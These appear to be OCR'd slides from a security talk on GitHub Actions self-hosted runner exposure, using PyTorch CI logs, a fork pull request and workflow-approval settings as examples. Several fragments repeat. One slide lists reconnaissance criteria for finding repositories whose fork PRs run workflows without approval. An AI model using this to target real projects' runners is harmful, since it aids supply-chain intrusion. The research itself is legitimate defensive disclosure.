
- parallelnative-linux-jammy-py3.8...
- linux-focal-cuda11.8-py3.9-gcc9
- linux-focal-cuda11.8-py3.10-gcc...
- win-vs2019-cuda11.8-py3

linux-focal-rocm5.6-py3.8 / test (distributed, 1, 2,

succeeded on Oct 29, 2023 in 1h 51m 59s

Set up job

```
Current runner version: '2.311.0'
Runner name: 'worker-rocm-amd-30'
Runner group name: 'Default'
Machine name: 'jenkins-worker-rocm-amd-30'
```




```
Runner name: 'worker-rocm-amd-30'
Runner group name: 'Default'
Machine name: 'jenkins-worker-rocm-amd-30'
```

succeeded on Oct 29, 2023 in 1h 51m 59s

- parallelnative-linux-jammy-py3.8...
- linux-focal-cuda11.8-py3.9-gcc9
- linux-focal-cuda11.8-py3.10-gcc...
- win-vs2019-cuda11.8-py3

```
Current runner version: '2.311.0'
Runner name: 'worker-rocm-amd-30'
Runner group name: 'Default'
Machine name: 'jenkins-worker-rocm-amd-30'
```




update build guide to use mkl-static. #116946

Draft xuhancn wants to merge 1 commit into pytorch:main from xuhancn:xu_mkl_static

Need to find a PR that:

1. Submitted by a previous contributor from a fork
2. Was not approved
3. Triggered Workflows that ran on pull_request




pytorchbot added the open source label 12 hours ago

All checks have passed

2 skipped, 101 successful, and 1 neutral checks

✓ Lint / quick-checks / linux-job (pull_request) Successful in 3m

✓ pull / linux-jammy-py3.8-gcc11-no-ops / build (pull_request) Successful in 14m



update build guide to use mkl-static. #116946

Fork pull request workflows from outside collaborators

Choose which subset of outside collaborators will require approval to run workflows on their pull requests. Learn more about approving workflow runs from public forks.

○ **Require approval for first-time contributors who are new to GitHub**

Only first-time contributors who recently created a GitHub account will require approval to run workflows.

● **Require approval for first-time contributors**

Only first-time contributors will require approval to run workflows.


○ **Require approval for all outside collaborators**

✓ Lint / quick-checks / linux-job (pull_request) Successful in 3m

✓ pull / linux-jammy-py3.8-gcc11-no-ops / build (pull_request) Successful in 14m

These three things together = PROBABLE default workflow approval requirements

It takes a long time to find GitHub's documentation on self-hosted runner security




Runners

Host your own runners and customize the environment used to run jobs in your GitHub Actions workflows. Learn more about self-hosted runners.

There are no runners configured

Learn more about using runners to run actions on your own servers.



General

Repository name

BlackHat_is_cool | Rename

□ **Template repository**

Template repositories let users generate new repositories with the same directory structure and files. Learn more about template repositories.

□ **Require contributors to sign off on web-based commits**

Enabling this setting will require contributors to sign off on commits made through GitHub's web interface. Signing off is a way for contributors to affirm that their commit complies with the repository's terms, commonly the Developer Certificate of Origin (DCO). Learn more about signing off on commits.

Default branch

The default branch is considered the “base” branch in your repository, against which all pull requests and code commits are automatically made, unless you specify a different branch.

`main`

Social preview

Upload an image to customize your repository's social media preview.

Images should be at least 640×320px (1280×640px for best display).

Downlo

Edit


Features

